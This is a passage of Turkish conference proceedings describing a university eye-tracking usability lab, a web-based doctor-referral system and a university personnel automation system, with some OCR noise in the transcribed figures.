### 3. Teknik Özellikleri

İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarı iki ayrı odadan oluşmaktadır. Kontrol ve Test odaları olarak adlandırılan bu iki oda ses bakımından yalıtılarak dışarıdan gelebilecek ve kullanıcının test sırasında dikkatini dağıtabilecek faktörler en aza indirgenmeye çalışılmıştır. Ayrıca kontrol odasında bulunan araştırmacının test odasında çalışmayı gerçekleştiren kullanıcıyı görebileceği, fakat kullanıcının araştırmacıyı ve kontrol odasını göremeyeceği şekilde tek taraflı ayna ile izole edilmiştir.

#### 3.1 Kontrol Odası

Araştırmacıların deney sırasında kullanımı için, kontrol odasında ekran görüntüsü kameraların bağlı bulunduğu bilgisayar tarafından kaydedilen, bir bilgisayar bulunmaktadır.

Ayrıca Göz izleme cihazından alınan ikinci bir klavye, fare, ekran çıkışıyla test odasında bulunan bilgisayarın kontrol odasında bulunan araştırmacı tarafından da kontrol edilebilmesi sağlanmaktadır.

Bir diğer ekran ise test odasında görüntü alan iki adet kameranın, kullanıcının testi gerçekleştirdiği göz izleme cihazının ekranın ve araştırmacının kullandığı bilgisayarın ekranının görüntülenmesi için kullanılmaktadır. Bu dört ekranın beraber kaydedilmesi dört görüntünün de senkronize bir şekilde kaydedilmesi bakımından önem taşımaktadır.

Bu monitöre, kameralara, ses sistemine bağlı bulunan bir kayıtedici bilgisayar bulunmaktadır. Bu bilgisayar birimlerden gelen bütün bilgileri senkronize bir şekilde kaydederek, yedekleri CD veya network üzerinden verebilmektedir.

Ayrıca kameraların açılarını, yakınlık dereceleri gibi özelliklerin ayarlanmasını sağlayan bir adet kontrol ünitesi bulunmaktadır. Bu kontrol ünitesi sayesinde kameraların görüntüleyecekleri ekranların ayarları farklı farklı yapılabilir, ayrıca be-

lirli açılarda ve yakınlık derecelerinde özellikler seçilerek, tanımlanarak, kaydedilebilmektedir.



Şekil 1: Kontrol Odası

Bunlara ek olarak test ve kontrol odası arasında iletişimi sağlamak amacıyla iki amfi, 3 hoparlör, 2 mikrofon ve bir adet ses mikseri içeren bir ses sistemi bulunmaktadır. Ses sistemi ile ilgili bütün ayarlamalar kontrol odasında bulunan ses mikseri üzerinden yapılmaktadır. Gerekli durumlarda ses mikseri sadece araştırmacıların kullandığı bilgisayara bağlanarak kaliteli bir şekilde ses kaydı yapılabilmesi içinde kullanılabilir. Ayrıca ışıklandırma tavanda bulunan spotlar ve duvarlardaki ek aydınlatmalar tarafından yapılmaktadır, bu sistem de kontrol odasından kontrol edilmektedir.

#### 3.2 Test Odası:

Test odası, kullanıcının deney sırasında tek başına olacağı ve yalnızca test edeceği arayüzü kullanacağı bilgisayarın bulunduğu, dışarıdan gelebilecek rahatsız edici faktörlerin ses izolasyonu ve tek taraflı ayna kullanımı ile en aza indirgenmiş bir oda olarak tasarlanmıştır.

Kullanıcının arayüzü test edeceği bilgisayar normal bir monitör görünümünde olan üzerinde 2 yansıtıcı, 3 alıcı kızılötesi kamera olan göz izleme cihazına bağlı bulunmaktadır.

Göz izleme cihazı kullanıcının nereye, ne kadar süre ve kaç kere baktığına, anlık ve geçmiş

dikkatinin nerede yoğunlaştığına, niyetine, zihinsel durumuna ilişkin bilgi sağlamaktadır.

Sayısal ve görsel şekillerde sunulan bu bilgi sayesinde kullanıcının arayüz ile etkileşiminin nasıl olduğuna dair fikir yürütülebilmektedir.



Şekil 2: Göz izleme cihazı

Göz izleme cihazından alınan verilerin yanı sıra kullanıcının çalışma sırasında yüz ve el hareketlerini kaydetmek üzere tavana monte edilmiş yatayda 360°, dikeyde -90° hareket edebilen yüksek çözünürlüklü iki adet Dome tipi kamera bulunmaktadır.

Kullanıcının dikkatini dağıtmamak amacıyla tavana yerleştirilmiş bir adet mikrofon ile kontrol odası ile iletişim sağlanmaktadır. Ayrıca ayrı ayrı kontrol edilebilen birbirinden bağımsız iki adet hoparlör bulunmaktadır.



Şekil 3: Test Odası

### 3.3 Yazılımlar:

ClearView: Clearview yazılımı göz izleme cihazının üreticileri tarafından geliştirilmiş, monitör üzerinde bulunan alıcı ve yansıtıcı kızılötesi kameralardan aldığı bilgileri görsel ve sayısal veriler haline dönüştüren, kaydeden ve sonradan bu verilerin analiz edilmesi için çeşitli araçlar sunan bir yazılımdır.

NOLDUS OBSERVER: Gözlemleri bilgisayar diline çevirerek, oluşturduğu bu veriyi işleyerek istatistik ve grafikler oluşturan bir program mevcuttur. Observer gözlenen verinin toplanması, yönetimi, analizi ve sunumu için kullanılan bir yazılımdır. Davranış gelişimi, iletişim, eğitim, dil edinimi, kavrama, psikolojik değerlendirme konularında bilgi toplamada yardımcı olmakla beraber, ürün kullanılabilirliği, ve insan-makine etkileşimi değerlendirmede de kullanılan bir programdır.

### 4. Kullanılabilirlik Çalışması

Kullanılabilirliğinin değerlendirilmesi, istenen arayüzün belirlenen hedef kitlede belirlenen görevlerin yaptırılması ve bu süreçte kullanıcıdan verimlilik, etkililik ve memnuniyet değerlerinin alınması ile yapılır.

Hedef kitle yani kullanıcılar belirlendikten sonra, testi yapılacak arayüzde en çok kullanılan ve/veya az kullanılmasına rağmen erişilmesi önemli olan bilgilere ulaşma görevlerini gerçekleştirmeleri istenerek arayüzün kullanılması sağlanır.

#### Kullanılabilirlik Çalışmasında Uygulanan Adımlar

Kullanılabilirlik çalışması yapılacak konu belirlendikten sonra,

- Kullanılabilirlik çalışması uygulanacak arayüz, ve bu çalışma sırasında kullanılacak araçlar belirlenir (örn. anketler).
- Hedef kullanıcı grubu belirlenir.
- Hedef kullanıcıların yapacakları görevler belirlenir.



Bu dört ana bileşen belirlendikten sonra test aşamasına geçilir. Eğer kullanılacak araçlar içinde kullanıcının arayüzü kullanmadan önceki tutumunu veya bilgisini ölçmek için bir anket belirlenmiş ise teste başlamadan hemen önce kullanıcıya yapması için verilir. Bunun ardından kullanıcıya teker teker görevler verilir. Her görev için Görevi başarıp başaramadığı, Yaptığı hata sayısı, Süre bilgileri tutulur. Test aşamasında kullanıcıdan sesli düşünmesi istenir, böylece arayüzle ilgili nerelerde sorun yaşadığı ve arayüz hakkında ne düşündüğü öğrenilir. Test bitiminde kullanıcının arayüz hakkındaki memnuniyetini öğrenmek için memnuniyet anketi verilir. Test aşamasında kullanıcının hareketleri ve söyledikleri testi uygulayan kişi tarafından kaydedilir. [1]

Bununla beraber bu kullanılabilirlik yöntemlerine ek olarak bu testi yaparken göz izleme cihazları kullanılabilir. Böylece hem arayüz tasarımı hem de sayfayı kullanırken kullanıcının yönelimleri hakkında somut istatistiksel veri elde edilmektedir.

## 5. Yürütülen Çalışmalar

Kurulumundan bu yana Adalet Bakanlığı Bilgi İşlem Portalı kullanılabilirlik çalışması, ODTÜ Bilgi İşlem Daire Başkanlığı tarafından verilen

servislerin kullanılabilirlik çalışmaları, ODTÜ ve diğer üniversitelerden Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümü, Enformatik Enstitüsü, Bilişsel Bilimler ve Bilgisayar Mühendisliği bölümlerinin tez çalışmaları ve yüksek lisans çalışmalarından oluşan toplam 22 farklı çalışmada kullanılmıştır.

## 6. Sonuç

Türkiye’de barındırdığı olanaklar açısından bir ilk olan ODTÜ BİDB İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarı kurulduğu günden itibaren kullanılabilirlik çalışmaları ve akademik amaçlı çalışmalara katkı sağlamaktadır. Bu laboratuvar sayesinde daha sağlıklı deney ortamları yaratılarak, göz izleme cihazının da sağladığı veriler kullanılarak verimli çalışmalar yapılabilir.

## Referanslar

Acartürk, C., Çağıltay, K. (2006). İnsan Bilgisayar Etkileşimi ve ODTÜ’de Yürütülen Çalışmalar.[Human Computer Interaction and Research at the Middle East Technical University]. 8. Akademik Bilişim Konferansı. 9-11 Şubat 2006. Pamukkale Üniversitesi, Denizli.

## Web Tabanlı Sevk Takip Sistemi

### Ecir Uğur Küçüksille, Akif Kutlu, Kubilay Taşdelen

Süleyman Demirel Üniversitesi, Elektronik Bilgisayar Eğitimi Bölümü, 32100, Isparta  
ecir@sdu.edu.tr, akutlu@sdu.edu.tr, ktasdelen@tef.sdu.edu.tr

**Özet:** Günümüzde, yazılımın temel amaçlarından biri ihtiyaç duyulan bilgiye ve kaynaklara istenen zamanda ve ortamda ulaşılmasını sağlamaktır. Bu bağlamda gerek özel gerekse kamu kurumlarındaki uygulamalar yavaş yavaş web ortamına kaymaktadır. Kamu kurum ve kuruluşlarında çalışan personel için sevk alma işlemi, sevk in doldurulması, sevk numarası alınması gibi işlemlerden oluşmaktadır. Yapılan bu çalışmayla sevk alma işlemindeki sevki doldurma ve sevk numarası alma işlemi otomasyona geçirilmiş ve tüm personelin internet erişimi olan her yerden sevk alması sağlanmıştır.

**Anahtar Kelimeler:** İnternet Uygulamaları, Yazılım Geliştirme Ortamları

Web Based Doctor Visit Form Follow Up System

**Abstract:** Today, one of the main aims of software is providing people to reach needed information and sources on time and place. So, the applications in private and public firms passes to web environment day by day. The doctor visit procedure for public firms’ personnel includes; filling the doctor visit form, taking the doctor visit number and etc. By this study, filling doctor visit form and taking doctor visit number procedure has been passed to automation and it has been provided for all personel to take sevk from every place reachable to net.

**Keywords:** Internet Applications, Software Development Environment

## 1. Giriş

Teknolojinin son yıllardaki hızlı gelişimiyle beraber, günümüzde bilgiye istenen ortamdan ve istenen zamanda ulaşmak mümkün olmaktadır. Bu gelişime paralel olarak da geliştirilen uygulamalar internet ortamına kaymaktadır. Artık, gerek özel gerekse kamu kurumları bireylerden bilgileri internet ortamında toplamakta ve bireylere gerekli bilgileri de internet ortamında sunmaktadır. T.C. Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü’nün T.C. Kimlik Numarası Sorgulama Servisi ve T.C. Emekli Sandığı’nın Sağlık Harcamaları Denetim Projesi örnek olarak gösterilebilecek uygulamalardır.

Kamu kuruluşlarında varolan işlemlerden biri de sevk alma işlemidir. Sevk alma işlemi sevk evrağının doldurulması, sevk numarasının alın-

ması ve sevk in ilgili amire imzalatılması gibi işlemlerden oluşmaktadır. Çalışan sevk evrağını doldurmak için mutlaka işyerine gitmeli ve sevk evrağı üzerindeki bilgileri de eksiksiz olarak doldurmalıdır. Sevk evrağı üzerinde çalışanın kadro derecesi, emekli sicil numarası, tc kimlik numarası gibi akılda tutulması zor olan bilgiler bulunmaktadır. Çalışan bu bilgileri doldurduktan sonra ilgili memura gidip sevk numarası almak zorundadır. Son işlem olarak da ilgili amir tarafından sevk imzalanmalıdır.

Yukarıda anlatılan işlemleri kolaylaştırmak amacıyla günümüze kadar birçok uygulama geliştirilmiştir. Afyon Kocatepe Üniversitesi Bilgi İşlem Daire Başkanlığı Sevk Takip Projesi adında bir proje gerçekleştirmiştir. Bu proje bir masaüstü uygulamasıdır. Çalışanın bu programı bilgisayarına kurması ve ailesi ile ilgili



bilgileri de kendisinin girmesi gerekmektedir [1]. Baloğlu Yazılım tarafından bir Sevk Takip yazılımı gerçekleştirilmiştir. Bu uygulama da bir masaüstü uygulamasıdır. Bu program kurumda yetkilinin bilgisayarına kurulmaktadır ve çalışan sevk almak istediği zaman yetkiliye başvurmaktadır [2]. Ayrıca sevk alam işlemi için geliştirilmiş birçok Excel uygulaması da mevcuttur [3-5].

Bu çalışmada çalışanların sevklerini internet üzerinden almalarını sağlayan bir web uygulaması gerçekleştirilmiştir. Bu uygulama aynı zamanda kurum sevk numarasını da otomatik olarak vermektedir.

## 2. Uygulama

Gerçekleştirilen uygulama iki bölümden oluşmaktadır. Bu bölümler, kullanıcı ve yönetici arayüzleridir. Her iki arayüz de asp.net 2.0 kullanılarak gerçekleştirilmiştir.

### 2.1 Kullanıcı Arayüzü

Bu arayüz yardımıyla çalışan sevk alabilmektedir. Bu arayüzün çalışması şu şekildedir. Çalışanlar web sayfasına ilk girdiklerinde Şekil 1'de gösterilen kullanıcı giriş sayfası ile karşı-


laşmaktadırlar. Bu sayfada çalışandan kullanıcı adı ve şifresini girmesi istenmektedir. Güvenlik amacıyla kullanıcıların şifreleri veri tabanında şifrelenerek saklanmaktadır. Eğer çalışan şifresini unutursa, kullanıcının şifresi başlangıçta belirlenen ilk şifresine dönüştürülmektedir.

Eğer, çalışan kullanıcı adı ve şifresini doğru olarak girerse Şekil 2'de gösterilen sevk işlemleri sayfasına yönlendirilmektedir. Bu sayfada çalışan ve bu çalışanın bakmakla yükümlü olduğu kişilerin listesi bir açılan kutu içerisinde listelenmektedir. Bu aşamadan sonra çalışanın yapması gereken hangi tür sevk almak istediğini belirlemek ve sevk al butonuna basmaktır. Kanunla getirilen kısıtlamaya göre çalışanlar bir gün içerisinde bir kez normal bir kez de dış sevk alma hakkına sahiptir. Bu yüzden sistem çalışanların aynı gün içerisinde aynı türden ikinci bir sevk almasını önlemektedir. Eğer çalışan aynı gün içerisinde tekrar sevk almak isterse sistem çalışmanı uarmakta ve son aldığı sevk numarasını çalışana bilgi olarak vermektedir.

Uygulama, yukarıdaki özelliklere ek olarak hafta sonlarında ve yönetici tarafından sistemde tanımlanan tatil günlerinde sevk alınmasını önlemektedir.



Şekil 1. Kullanıcı Giriş Sayfası



Şekil 2. Sevk İşlemleri Sayfası



Şekil 3. Yönetici Arayüzü

### 2.2 Yönetici Arayüzü

Eğer çalışan sistemde yönetici olarak tanımlanmışsa kullanıcı adı ve şifresini girdiği zaman Şekil 3'de gösterilen yönetici arayüzü sayfasına yönlendirilmektedir. Bu sayfa yardımıyla yönetici aşağıdaki işlemleri gerçekleştirebilmektedir.

- Yeni çalışan ekleyebilmekte ve varolan çalışan bilgileri üzerinde değişiklik yapabilmektedir.
- Çalışanların yetkilendirilmesini yapabilmektedir

- Çalışanların bakmakla yükümlü olduğu kişileri ekleyebilmekte veya varolan bilgiler üzerinde değişiklik yapabilmektedir.
- Bir çalışan şifresini unuttuğu takdirde, o çalışanın şifresini başlangıç değerine getirebilmektedir.
- Resmi tatil günlerini veri tabanına ekleyebilmektedir. Böylece belirtilen tarihlerde sevk alınmasını engelleyebilmektedir.
- İki Tarih arasında, belirtilen tarihte veya belirtilen çalışan ait sevk raporları alabilmektedir.

### 3. Sonuç

Yapılan bu çalışma ile kamu kuruluşlarında varolan sevk uygulaması otomasyona geçirilmiştir. Uygulama sonucunda, çalışanlar internet erişimi olan her ortamdan hem kendilerine hem de yakınlarına ait sevkleri tek bir tuşa basarak alabilmektedirler.

Bu uygulama sonucunda sadece yetkili kişinin imza atma işlemi eksik kalmıştır. Uygulamanın bu kısmı da hazır olup, yetkili kişilerin izin vermesi halinde devreye girebilecek durumdadır.

### 4. Kaynaklar

[1] Afyon Kocatepe Üniversitesi Sevk Programı, <http://www.student.aku.edu.tr/~proje/sevkprogrami/>, Afyon Kocatepe Üniversitesi

[2] Baloğlu Yazılım, <http://www.balogluyazilim.com/>, Baloğlu Yazılım

[3] Excel ile Düzenlenmiş Çalışmalar, <http://www.mtuncel.com/excel.htm>, Mustafa TUNCEL

[4] Excel Programları, <http://www.musaozturk.com/>, Musa ÖZTÜRK

[5] Excel Tablo Örnekleri, [http://www.halkapinar.gov.tr/rem/excel\\_ornekleri.htm](http://www.halkapinar.gov.tr/rem/excel_ornekleri.htm), Halkapınar Kaymakamlığı

## Fırat Üniversitesi Personel Otomasyonu

### M. Fatih Talu, Resul Daş

Fırat Üniversitesi, Enformatik Bölümü, 23119, Elazığ  
fatih.talu@firat.edu.tr, rdas@firat.edu.tr

**Özet:** Bu çalışmada, Fırat Üniversitesi Personel Daire Başkanlığı için geliştirilen ve şu anda kullanılmakta olan Personel Otomasyonunun teknik ve fonksiyonel özellikleri anlatılmaktadır. Fırat Üniversitesi bünyesinde yaklaşık olarak 2.000 akademik, 1.600 idari personel olmak üzere toplam 3.600 personel bulunmaktadır. Üniversitemizdeki personel bilgilerinin tek bir program çatısı altında işlenip, istenildiğinde bu bilgilere ulaşılması, değiştirilmesi ve yeni bilgilerin eklenebilmesi için Personel Otomasyonu hazırlanmıştır. Personel Otomasyonu kullanıcı arabiriminin tasarımı için Delphi 7.0 programlama dili kullanılmıştır. Veri tabanı tasarımı ve yönetimi olarak da MS SQL 8.0 aracı kullanılmıştır. Akademik ve idari personel modülleri birbirinden farklı olarak geliştirilmiştir.

**Anahtar Kelimeler:** Personel Otomasyonu, Yazılım Geliştirme, Üniversite Bilgi Sistemleri

**Abstract:** In this study, technical and functional features of personnel automation which is developed and currently used at personal administrative office in Fırat University are introduced. There are approximately 2.000 academic, 1.600 administrative and total 3.600 staff in Fırat University. The personnel automation has been designed to process and access all information about the personnel at Fırat University under a unique framework. Delphi programming language has been used in designing the user interface of the personnel automation. MS SQL 8.0 tools have used for database design and management, too. Academic and administrative personnel modules have been developed as different from each other.

**Keywords:** Personnel Automation, Software Developing, University Information Systems

### 1. Giriş

Üniversite Bilgi Sistemleri, üniversite içindeki akademik ve idari birimleri ihtiyaç duydukları bilgi teknolojilerini bütünleşik olarak çözümlenmek için kurulan sistemlerdir. Modüler olarak hazırlanan bu sistemlerle bilgiye erişim, bilgiyi güncelleme, değiştirme, daha kolay ve hızlı bir biçimde gerçekleştirilebilmektedir. Ülkemizde kamu kurum ve kuruluşların bilgi otomasyon sistemlerini etkin ve verimli bir şekilde kullanmaları, ülkemizin e-dönüşüm sürecinde büyük önem taşımaktadır. Üniversitelerdeki akademik ve idari personele ait nüfus ve özlük bilgilerinin elektronik ortamda saklanması, istenilen bilgilerin yetkiye bağlı olarak sorgulanması ve işlenmesi, üniversite personel politikalarının belirlenmesi açısından büyük önem taşımaktadır. Bu

bağlamda üniversitelerimizdeki akademik ve idari personelin takibi için kullanılacak Personel Otomasyonu bu e-dönüşüm sürecinde bilgi sistemlerine büyük ölçüde katkı sağlayacaktır. Ayrıca üniversitelerdeki Personel Daire Başkanlığı bünyesinde çalışan yönetici ve personel açısından da büyük kolaylıklar sağlamaktadır.

Bu çalışmada, Fırat Üniversitesi Personel Daire Başkanlığı için yazılan ve şu anda kullanılmakta olan Personel Otomasyonunun teknik ve fonksiyonel özellikleri anlatılmaktadır.

### 2. Personel Otomasyonunun Fonksiyonel Özellikleri

Personel Otomasyonunun kullanıcı arabiriminin tasarımında Delphi 7.0 programlama dili kul-

lanılmıştır. Veri tabanı tasarımı ve yönetimi olarak da MS SQL 8.0 aracı kullanılarak gerçekleştirilmiştir. Akademik ve idari personel için birbirinden farklı modüller hazırlanmıştır. Her iki modülde de aynı fonksiyona sahip olan formlar bulunmaktadır. Bu formların yapmış olduğu görevler aşağıda açıklanmıştır.

**Personel Arama:** Bu formda personelin adı, soyadı, kurum sicil numarası, unvanı, bulunduğu birim ve çalıştığı birim gibi ölçütlere göre arama işlemi

yapılabilmektedir (Şekil 1). Arama işlemi sonucunda bulunan personelin adı seçilerek, bu personele ait tüm resmi bilgiler görüntülenebilir, silinebilir ve değiştirilebilir. Akademik Personel Arama Formunda “Resul” adına göre arama yapılmış ve bu işlem sonucu ise Şekil 1’de gösterilmiştir.

**Personel Bilgileri:** Modüldeki akademik yada idari personele ait tüm resmi bilgilerinin tutulduğu ve alt bilgi sayfalarının bulunduğu ana sayfadır (Şekil 2).

Şekil 1. Akademik Personel Arama Formu

Şekil 2. Akademik Personel Özlük Sayfası

**Kararname:** Üniversiteye nakil yapan yada açıktan atanan bir personelin kararname bilgilerinin doldurulup kaydının tutulduğu sayfadır. Bu sayfada personele ait tüm bilgilerin kağıda yazdırılma olanağı da bulunmaktadır (Şekil 3).

**Cetveller:** Akademik ve idari personel modüllerinde bulunan Cetveller sayfasında, önemli bilgilerin içerdiği alt bilgi sayfaları bulunmaktadır (Şekil 4). Bu sayfa ile akademik ve idari personel bilgilerinin kadro, unvan ve derece kriterlerine göre listelenmesi mümkündür. Ayrıca, üni-

versitedeki tüm personelle ilgili atanan/ayrılan personel, kadro defteri, rektörlüğün bölümlere verdiği kadrolar, saklı kadrolar, unvanların dolu ve boş sayıları, cetvel oluşturmak için dinamik rapor oluşturma sayfası da yer almaktadır.

Modüllerdeki bu ortak sayfaların dışında birbirinden farklı diğer sayfalar ve bilgi formları da modüllerin kendi başlıkları altında açıklanmıştır. Akademik personel modülündeki bazı sayfalar ve bilgi formları idari personel modülüne göre farklılıklar göstermektedir.

Şekil 3. Kararname Sayfası

Şekil 4. Akademik Personel Ait Cetveller Sayfası



## 2.1. Akademik Personel Modülü

Büyük kolaylıklar sağlayan ve detaylı özellikleri bulunan Akademik Personel modülünde, üniversitedeki tüm akademik personelin nüfus, özlük, akademik ve bazı resmi bilgileri tutulmaktadır. Bu bilgiler fakülte, bölüm, ana bilim dalı, yüksekokul, meslek yüksekokulu ve programlar bazında tutulmaktadır. Ayrıca, yazılımdaki Akademik Kadrolar arabirim sayfası ile üniversitedeki akademik personel sayısını fakülte, bölüm, ana bilim dalı, yüksekokul, meslek yüksekokulu ve programlar bazında takip edilebilmektedir. Bu durum üniversite yönetimine ve *Personel Daire Başkanlığı -Akademik Büro* çalışanlarına büyük kolaylıklar sağlamaktadır. Yazılımın bu kısmında herhangi bir bölümün herhangi bir anabilim dalında kaç akademik personelin bulunduğu rahatlıkla gözlenebilmektedir. Ayrıca, ana bilim dalında bulunan akademik personel sayısı Profesör, Doçent, Yrd.Doç., Öğr.Gör., Okutman, Arş.Gör., Uzman kadrolarına göre detaylandırılmıştır. Böylelikle rektörlük bazındaki yada ana bilim dalındaki

boş ve dolu kadroların takibi kolaylıkla sağlanmıştır. Rektörlük tarafından yapılan akademik personel atamaları yada akademik terfilerdeki değişiklikler otomasyon üzerinden kolaylık bir şekilde yapılmaktadır. Yapılan bu değişimler ile personel sayıları eş zamanlı olarak, dinamik bir şekilde güncellenmektedir. Üniversitedeki akademik kadroların dağılımını gösteren yapı Şekil 5’de gösterilmektedir. Ayrıca, toplam akademik personel sayısı Şekil 6’da gösterilmiştir.

Akademik Personel modülünde, üniversitede çalışan her akademik personel için aşağıda açıklanan bilgi sayfaları yer almaktadır.

**Özlük Sayfası:** Akademik personelin özlük ve nüfus bilgilerinin kayıt edildiği ve görülebildiği sayfadır (Şekil 2).

**Akademik Bilgiler Sayfası:** Bu sayfada Akademik personelin ilk göreve atanma bilgilerinin yanı sıra akademik bilgilerini içerdiği sayfadır (Şekil 7).

**Elektronik Eğitimi Anabilim Dalı**

	Doçent	Yrd.Doç.	Öğr.Gör.	Okutman	Arş.Gör.	Uzman	Ceviri	Eop
I.S.C	2	2	1		5	1		
II.S.C	2	0	1		0	1		
Dolu	0	2	0		4	0		
Boş	0	0	0		1	0		

**Rektörlükteki Kadrolar**

	Doçent	Yrd.Doç.	Öğr.Gör.	Okutman	Arş.Gör.	Uzman	Ceviri	Eop
I.S.C	10	23	14	42	16	32	19	35
II.S.C	0	0	0	0	0	0	0	0
Dolu	0	0	0	3	0	0	0	0
Boş	34	10	23	14	42	16	32	19

**Üniversite Toplamı**

	Doçent	Yrd.Doç.	Öğr.Gör.	Okutman	Arş.Gör.	Uzman	Ceviri	Eop
I.S.C	22	32	56	22	54	11	62	84
II.S.C	19	82	27	21	57	58	66	0
Dolu	17	12	6	0	32	16	0	41
Boş	37	10	23	14	42	16	32	19

Şekil 5. Üniversitedeki Akademik Kadroların Dağılımı

ÜNVAN NO	ÜNVAN ADI	SAYILAR
1	Profesör	194
2	Doçent	147
3	Yardımcı Doçent	377
4	Öğretim Görevlisi	155
5	Okutman	62
6	Araştırma Görevlisi	983
7	Uzman	38
8	Çevirci	0
9	Eğitim Öğretim Planlama	0

Şekil 6. Üniversitedeki Akademik Personel Sayıları

**PERSONEL OTOMASYONU**

İLK ATANMA TARİHİ: 07.02.2000  
GÖREVLENDİRİLDİ:   
ÜNİVERSİTE:   
SİRK ATANMA TARİHİ:   
ÜNVAN:   
Y.USANS:   
BİTİŞ TARİHİ:   
BAŞ TARİHİ:   
DOKTORA:   
SİGORTA HİZMETİ:   
BİTİŞ TARİHİ:   
MEMUR İLK GİRİŞ TARİHİ:   
EMERLİ SİRK NO: 75821528  
SÜRÜŞLÜ:   
Y.DOC ATANMA TARİHİ:   
SİRK SİCİL NO:   
KANUN MADDE NO:   
DİĞ. ATANMA TARİHİ:   
NAK. İŞL. KURUM:   
YARIBANCI DİL:   
NO. DİL. TARİH:   
NAK. AY. KURUM:   
KİPÖS:   
UDS:   
DİĞ. YÜKSELME TARİHİ:   
ÜNV. AY. SERBES:   
ÜNV. AY. TARİHİ:   
ADRESİNE:   
YAPILDIĞI Y:   
TECİL/TERHİS TARİHİ:   
AÇIKLAMA:   
PERSONEL BİLGİLERİ KARANAME ÇEVRELER

Şekil 7. Akademik Bilgiler Sayfası

**İDARI KADROLAR**

BİRİM:   
EĞİTİM BÖLÜMÜ:   
PERSONEL DAİRE BAŞKANLIĞI:   
FÜRTÜBANKA VE DÜKÜLMENKASION DAİRE BAŞKANLIĞI:   
SAĞLIK İKİTİFA VE SPOR DAİRE BAŞKANLIĞI:   
İDARI VE MALİ İŞLER DAİRE BAŞKANLIĞI:   
ÖĞRETİM İŞLERİ DAİRE BAŞKANLIĞI:   
YAPIL İŞLERİ VE TEKNİK DAİRE BAŞKANLIĞI:   
KAYDET ÇIKIŞ

Şekil 8. Üniversitedeki İdari Personel Sayıları



**İzin - Rapor Sayfası:** Akademik personelin üniversitede çalıştığı süre zarfında almış olduğu izin ve raporların bilgisini içerir.

**Yurt İçi -Dışı Görevler - BYOK Sayfası:** Akademik personelin üniversite tarafından almış olduğu yurt içi ve yurt dışı görevlendirme bilgilerinin tutulduğu sayfadır. Ayrıca, bu sayfada personelin bakmakla yükümlü olduğu kişilerin (BYOK) bilgisi vardır.

**İdari Görevler Sayfası:** Akademik personelin almış olduğu idari görevlerin bilgisini içerir.

**Ceza Sayfası:** Akademik personelin almış olduğu cezaların bilgisini içerir.

## 2.2. İdari Personel Modülü

İdari personel modülünün birçok fonksiyonu, akademik personel modülü gibi çalışmakta ve kullanılmaktadır. Akademik personel modülünde olduğu gibi bu modülde de üniversitedeki tüm idari personele ait nüfus, özlük ve diğer resmi bilgiler bulunmaktadır. Ayrıca, idari kadroların takibini yapan, kadro dağılımını ve sayısını gösteren bir arabirim sayfası da bulunmaktadır. İdari kadroların dağılımını ve sayısını gösteren sayfa Şekil 8'da gösterilmektedir.

Akademik personel modülünde olduğu gibi idari personel modülünde de kaydı tutulan her idari personele ait bilgi sayfaları yer almaktadır. İdari personel modülündeki bu bilgi sayfalarını şunlardır.

- Özlük Sayfası
- İdari Bilgiler Sayfası
- İzin - Rapor Sayfası
- Bakmakla Yükümlü Olduğu Kişi (BYOK) Sayfası
- Ceza Sayfası

## 3. Personel Otomasyonunun Teknik Özellikleri

Personel Otomasyon Sistemi, ağ tabanlı bir mimari üzerine kurulmuştur. Programı kul-

lanan yönetici yada ilgili personeller, Fırat Üniversitesi'nin yerel bilgisayar ağını kullanarak otomasyona bağlanmaktadır. Bunun için Delphi 7.0 programlama dilinde yazılmış olan çalıştırılabilir küçük bir dosya (EXE dosyası) yeterlidir. Programın veritabanı yönetim sistemlerine erişebilmesi ve veritabanı ile iletişimini sağlayabilmesi ise Açık Veritabanı Bağlantısı (ODBC) aracılığı ile gerçekleştirilmiştir. Personel Otomasyonu kullanıcı arabiriminin tasarımı için Delphi 7.0 programlama dili kullanılmıştır. Veri tabanı tasarımı ve yönetimi olarak da MS SQL 8.0 aracı kullanılmıştır.

**Performans:** Otomasyon sisteminin tek bir dosya ile çalıştırılabilmesi performans açısından hızlı ve problemsiz çalışmasını sağlamaktadır. Program kullanıldığından beri (yaklaşık 3 yıl) kullanıcılar tarafından performans ve teknik yönden herhangi bir şikâyet almamıştır. Yalnızca kullanıcılardan gelen istekler doğrultusunda görünüm, tasarım değişikliği yapılmış ve personel bilgi sayfalarına yeni bilgi kutucukları eklenmiştir.

**Güvenlik:** Veritabanında tutulan bilgilerin, kurum ve kişiler açısından gizliliği ve güvenliği büyük önem arz etmektedir. Kullanılan otomasyon programı ile veritabanının farklı sunucular üzerinde tutulmaktadır. Personel Daire Başkanlığı bünyesinde Personel Otomasyonunu kullanan personellere ait özel kullanıcı hesapları ve IP tanımlamaları yapılmıştır. Yani, otomasyon sistemini kullanan personeller, üniversite Bilgi İşlem Daire Başkanlığı – Sistem Yönetim Grubu elemanları tarafından veritabanı sunucusu üzerinde sınırlı kullanıcı olarak tanımlanmış ve yetkilendirilmiştir. Ayrıca, veritabanı sunucusunun ağ güvenliği, üniversitemiz ağ omurgası üzerinde bulunan Güvenlik Duvarı (Firewall) ile sağlanmaktadır.

## 4. Sonuç

Bilgisayar ve İnternet teknolojilerindeki hızlı değişim ve gelişmeler, bizleri her alanda otomasyon sistemlerini kullanmaya zorlamakta-

dır. Kamu kurum ve kuruluşlar, üniversiteler yada özel şirketlerin bilgisayar teknolojilerini olabildiğince etkin ve verimli kullanabilmeleri, onların başarı ve kazanç sağlamalarına çok büyük katkı sağlayacaktır. Geliştirilen Personel Otomasyon Sistemi, üniversitelerde, kamu kurum ve kuruluşlarda çalışan personellere ait bilgilerin tutulması ve kontrol edilmesi amacıyla kullanılabilir. Dolayısıyla, geliştirilmiş olan otomasyon sistemine benzer programların ve daha gelişmiş sistemlerin gelecekte daha aktif bir şekilde kurum ve kuruluşlar tarafından kullanılması vazgeçilmez olacaktır.

## 5. Kaynaklar

- [1] Karagülle, İ., 'Borland Delphi 7.0', Türkmen Kitabevi, ISBN: 9756812 97 4, İstanbul, 2003.
- [2] Kılıçarslan, H., Büyükabalı, S., Aktener, N., "Üniversite Bilgi Sisteminde İnternet Uygulamaları Deneyimleri", Akademik Bilişim 2002, 6-8 Şubat 2002, Konya.

## Evrak Kayıt – Takip Yazılımı

### Engin Yıldıztepe

Dokuz Eylül Üniversitesi, Fen-Edebiyat Fakültesi, İstatistik Bölümü, Buca – İzmir  
engin.yildiztepe@deu.edu.tr

